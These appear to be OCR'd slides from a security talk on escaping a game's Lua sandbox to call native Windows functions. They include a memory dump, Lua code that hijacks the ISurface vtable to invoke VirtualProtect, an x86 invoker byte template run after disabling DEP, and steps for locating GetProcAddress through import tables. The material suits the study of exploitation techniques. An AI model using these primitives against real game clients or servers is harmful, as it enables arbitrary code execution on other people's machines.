
`&surface = 0x11545cd0` (read + write, in vguimatsurface.dll)

(address for this case only)


Output
Profiler
Console
Memory 1
Memory 2
vguimatsurf...
0x11545cd0
0x11545cd0 | 24 bf 4d 11 01 00 00 00 00 00 00 00 00 00 00 00 00 00 80 3f 00 00 00 00 00 00 00 00 80 07 00 00 | $¿M.....?.....
0x11545cf0 | 38 04 00 00 ff fa fa ff 00 00 00 ff 2d 00 00 00 00 00 00 00 30 da b7 0f 30 00 00 00 00 00 00 00 | 8...ÿúúÿ...ÿ-.....0Ú·.0.....
0x11545d10 | 00 00 00 00 30 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 | ....0...0.....0.....
0x11545d30 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ....0...0.....0.....
0x11545d50 | 30 00 00 00 00 00 00 00 00 00 00 00 60 c0 b6 5a 80 d8 b7 0f 80 d8 b7 0f 6c c0 b6 5a 78 c0 b6 5a | 0.....`À¶Z.Ø·.Ø·.lÀ¶ZxÀ¶Z
0x11545d70 | 80 d8 b7 0f 7c c0 b6 5a 80 d8 b7 0f 80 d8 b7 0f 80 d8 b7 0f 80 d8 b7 0f 80 d8 b7 0f 80 d8 b7 0f | .Ø·.|À¶Z.Ø·.Ø·.Ø·.Ø·.Ø·.Ø·.
0x11545d90 | 80 d8 b7 0f 80 d8 b7 0f 80 d8 b7 0f 80 d8 b7 0f 80 d8 b7 0f 02 04 00 00 00 00 00 00 c0 2c 21 1c | .Ø·.Ø·.Ø·.Ø·.Ø·.Ø·.

Calling Windows API Functions


ISurface::DrawLine



Calling Windows API Functions

ISurface::DrawLine

1. Make a copy of the `ISurface` vtable, as a string.
2. Modify the entry for `DrawLine` (`+0x3c`, the 16th function pointer).
3. Replace the vtable pointer with the address of our rigged vtable string.
4. Call "`surface.DrawLine`" (`VirtualProtect`).
5. Restore the `ISurface` vtable pointer.



Calling Windows API Functions

ISurface::DrawLine

```
function InvokeVirtualProtect (lpAddress, dwSize, flNewProtect, lpflOldProtect)
    -- Rig ISurface vtable
    local pSurfaceVTable = VectorReadUInt32 (g_pSurface)
    VectorWriteUInt32 (g_pSurface, AddressOf (modifiedVTable) + 16)

    -- Call VirtualProtect
    surface.DrawLine (lpAddress, dwSize, flNewProtect, lpflOldProtect)

    -- Restore ISurface vtable
    VectorWriteUInt32 (g_pSurface, pSurfaceVTable)
end
```

This works even if the game does not expect us to be rendering anything at the time!

Skip to getting function addresses

Calling Windows API Functions
Calling Function Pointers

- We can call `VirtualProtect`.

- What about other functions?

Skip to getting function addresses

Calling Windows API Functions
Calling Function Pointers

- Looking for vtable functions for different parameter counts is boring.


- There may be no compatible vtable functions.

Skip to getting function addresses

Calling Windows API Functions

Calling Function Pointers

1. Create an invoker function that calls a given function with given arguments.
2. Invoke `VirtualProtect` to make it executable. **(LOL DEP)**
3. Abuse the `ISurface` vtable like before to invoke the invoker.



&str
GCstr header
Read
Write
Execute
+16
8B 0D uint32(&vector) 51 8B 09 8B 01 81 C1
uint32(4 * parameterCount) FF 31 83 E9 04{parameterCount}
FF D0 59 83 C1 04 89 41 04 8B 09 89 01 31 C0 C2 04 00

Skip to getting function addresses

Calling Windows API Functions

Calling Function Pointers

- We can pass the function pointer to call and the arguments in a binary string.
- For pointer arguments (both for input and output) we can pass the address of string data.



Skip to getting function addresses

Calling Windows API Functions
Calling Function Pointers

- We can pass the address of the string data either:
  - As a parameter to the invoker function
  - In a `Vector` whose address is hardcoded into the invoker function

Skip to getting function addresses

Calling Windows API Functions
Calling Function Pointers

- We can pass back the return value either:
  - Normally, in `eax`.
  - In a `Vector` whose address is hardcoded into the invoker function

Skip to getting function addresses

Calling Windows API Functions
Calling Function Pointers

```
surface.GetTextureID (string texturePath)
int vgui::ISurface::DrawGetTextureId (const char *filename)
```

- Return values aren't cached – `DrawGetTextureId` is invoked every time.
- Returns an `int` – but a return value of `-1` gets modified to an incrementing number. (???)
- We have to pass the return value in a `Vector` if we're going to use this function.

Skip to getting function addresses

Calling Windows API Functions

Calling Function Pointers

We can now make a function that will convert a function pointer to a callable lua function.

```
function Bind (functionPointer, parameterCount)
```

Skip to getting function addresses

Calling Windows API Functions
Calling Function Pointers

- We can call any function pointer with any number of arguments.
- Let’s get some function pointers now.

Skip to getting function addresses

Calling Windows API Functions

1. Get the address of the function we want to call.
2. Call it.

Skip to Windows API calling summary

Calling Windows API Functions

1. Get the address of the function we want to call.
2. Call it.

Skip to Windows API calling summary

Calling Windows API Functions
Getting Function Addresses

```
FARPROC WINAPI GetProcAddress(
  _In_      HMODULE hModule,
  _In_      LPCSTR  lpProcName
);
```

`GetProcAddress` returns the address of a function in a module.

```
HMODULE WINAPI GetModuleHandle(
  _In_opt_  LPCTSTR lpModuleName
);
```

`GetModuleHandle` returns the base address of a loaded module.

If we can call these, we can get the address of any Windows API function we want.

Skip to Windows API calling summary

Calling Windows API Functions

Getting Function Addresses


- To call `GetProcAddress` and `GetModuleHandle`, we need their addresses.

How are they called normally?

Skip to Windows API calling summary

Calling Windows API Functions


Module Layout



Skip to Windows API calling summary

Calling Windows API Functions

Module Layout



All pointers and sizes are 32-bits here.

Skip to Windows API calling summary

Calling Windows API Functions
Module Layout

- If we have a module's base address, we can walk through these structures to find its imports.

- And get useful addresses!

How do we find a module's base address?

Skip to Windows API calling summary

Calling Windows API Functions
Module Layout

- `AddressOfFunc` can give us addresses in lua_shared.dll and client.dll.

- These occur at a fixed offset from the base address.

Skip to Windows API calling summary

